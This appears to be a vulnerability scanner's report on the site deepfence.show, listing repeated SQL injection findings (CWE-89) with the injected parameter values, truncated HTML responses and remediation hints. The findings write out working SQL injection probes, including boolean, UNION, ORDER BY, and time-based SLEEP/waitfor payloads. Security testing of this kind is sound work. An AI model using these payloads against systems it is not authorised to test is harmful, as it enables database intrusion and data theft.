	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1570

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' OR 'x'='x</td></tr></table>	Name	Value	DemoUser1#	' OR 'x'='x
Name	Value				
DemoUser1#	' OR 'x'='x				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1571				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	""

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1572

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>SLEEP(5)='</td></tr></table>		Name	Value	DemoUser1#	SLEEP(5)='
Name	Value					
DemoUser1#	SLEEP(5)='					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>					

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1573	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1=1--</td></tr></table>		Name	Value	DemoUser1#	AND 1=1--
Name	Value					
DemoUser1#	AND 1=1--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1574					

Scan

Severity

Endpoint

Request

Test Step

Modified

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
------	-------

Parameters	DemoUser1#	SLEEP(5)="
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWRlPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLYMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VfohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2})(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1575	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))-</td></tr> </table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))-
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))-				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFgg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1576

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1577				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 10</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 10
Name	Value				
DemoUser1#	ORDER BY 10				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1578	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>);waitfor delay '0:0:5'--</td></tr></table>		Name	Value	DemoUser1#);waitfor delay '0:0:5'--
Name	Value					
DemoUser1#);waitfor delay '0:0:5'--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1579					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1580				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	or SLEEP(5)--
Name	Value				
DemoUser1#	or SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1581

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 21--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 21--
Name	Value				
DemoUser1#	ORDER BY 21--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1582				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 